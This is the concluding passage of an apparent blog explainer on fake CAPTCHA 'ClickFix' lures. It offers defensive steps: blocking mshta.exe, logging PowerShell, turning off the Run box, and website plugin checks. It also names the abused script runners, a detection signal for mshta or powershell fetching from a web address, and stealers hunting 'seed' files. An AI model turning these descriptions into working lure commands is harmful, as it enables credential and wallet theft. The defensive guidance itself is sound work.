- If you already did it, treat that computer as compromised. Disconnect it from the network. From a different, clean device, change the passwords for your email first, then your bank and anything with money in it, then everything else saved in that browser. Use each service's "sign out of all sessions" option, because new passwords do not cancel copied wristbands. If it is a work computer, tell IT now, not after you have tried to fix it yourself. That is the exact instinct the attackers rely on.
- Keep passwords in a password manager, not in a text file. And never keep a crypto wallet's recovery phrase in a file on the same computer. Lumma is looking for a file called "seed".
- Where a service offers passkeys, use them. A passkey cannot be typed into a fake page or copied out of a text file, which closes the password half of the problem. It does not stop cookie theft after login, so the steps above still apply.
If you look after Windows machines
- Block
mshta.exeand the other old script runners with application control, unless you have checked that something genuinely needs them. Microsoft's recommended block list is the place to start. For Australian organisations, this is already part of the Essential Eight (November 2023 version): from Maturity Level One, application control must cover "compiled HTML, HTML applications", and from Maturity Level Two, "Microsoft's recommended application blocklist is implemented". - Consider turning off the Run box for people who do not need it. The Group Policy setting "Remove Run menu from Start Menu" (registry value
NoRun) stops Windows+R from opening the Run dialog. Test it first: one Windows consultant's write-up warns that it "goes way beyond what you'd expect it to do", including blocking typed network paths in Explorer. It also does nothing against the PowerShell version of the lure, so treat it as one layer, not the fix.7 - Log, then restrict, PowerShell. From Maturity Level Two, the Essential Eight asks for central logging of PowerShell script blocks and of "command line process creation events". Maturity Level Three adds "PowerShell is configured to use Constrained Language Mode", which takes most of the dangerous parts of PowerShell away from ordinary users. The logging matters even if you cannot do the rest: a user's process suddenly starting
mshtaorpowershellwith a web address in the command line is a very loud signal, if anyone is listening. - Train on this exact trick. Proofpoint's one recommendation is that organisations "train users on this technique specifically". Generic phishing training talks about links and attachments. This attack has neither. Show people the tick box and the three keys.
- Keep Chrome and Edge current, and do not turn off newer cookie protections like App-Bound Encryption unless you have to (roaming profiles are the usual reason). And if your policies allow it, the Essential Eight's Maturity Level One already says "Web browsers do not process web advertisements from the internet".
If you run a website
- Look at your plugin list today, and compare it with what you remember installing. A plugin you do not recognise, especially one whose name sounds like a real security or cache plugin with "Classic" on the end, deserves a close look.
- Turn on MFA for every admin account, and cut the number of admin accounts to the people who actually need them. GoDaddy's attackers walked in with a valid password. MFA would have made that password, on its own, useless.
- Rotate admin passwords from a clean device, especially if anyone with admin access has had a suspicious "fix" or "verify" moment in the past year. Remember the loop: the site's password may have been stolen from the owner's laptop.
- Run a remote scanner over your public pages, and look at the page source for scripts you did not add. Then check your ad partners. If you load a third-party ad script, ask who reviews the ads and how fast they act on reports.
- If you find something, clean it, then tell your visitors. Say what they might have seen, when, and what to do if they followed the steps.
Final Thoughts
Back to the couch, the cricket and the box that would not go green.
The fake CAPTCHA works because it borrows trust from three places at once. It borrows the trust you give the tick box, which you have clicked so often that you no longer see it. It borrows the trust your browser gives a click, which it treats as permission to fill your clipboard. And it borrows the trust Windows gives its own tools, which it lets fetch and run code without a second look. None of those is a bug. Each is a reasonable design that became a weakness once somebody lined them up.
The one thing to remember is the sticky-note rule: a real check never asks you to leave the page. The bouncer checks you at the door. He never sends you home to unlock your own front door and stick a note on it. If you only change one setting this week, make it the mshta block on the computers you look after. If you run a website, check the plugin list and turn on MFA for the admins.
As for the cricket, there is always the radio. It has never once asked me to press Windows+R.
Now, if you'll excuse me, my tea has gone cold while I wrote this, and I need to verify that I am a human who can boil a kettle.
Notes
-
CAPTCHA stands for "Completely Automated Public Turing test to tell Computers and Humans Apart", an acronym so strained that it seems designed to keep humans out on its own. ↩
-
The README also offers this disclaimer: "The code is bad because I am a bad programmer." It is the most honest line ever published in a security repository, and it still worked well enough for criminals to copy within days. ↩
-
LOLBAS stands for Living Off The Land Binaries, Scripts and Libraries. A "binary" here is just a program file. The joke in the acronym is deliberate; the danger in the list is not. ↩
-
The "l" in "google" is a capital "I". In most fonts on a phone or in a small pop-up, the two are almost impossible to tell apart, which is the whole point. ↩
-
A crypto wallet's recovery phrase, or seed phrase, is usually 12 or 24 words that can rebuild the whole wallet on any device. Anyone who has the words has the money, so a file named "seed.txt" is about the most valuable text file a thief can find. ↩
-
EtherHiding stores the next stage of the attack in a smart contract on a public blockchain (Binance Smart Chain, in Proofpoint's analysis of ClearFake). Blockchains are designed so nobody can delete a record, which is a fine property for a ledger and an awkward one for a malware host. ↩
-
Some ClickFix pages ask for PowerShell directly and tell the victim to paste into it, so the Run box is only one of the doors. Application control and PowerShell restrictions cover both. ↩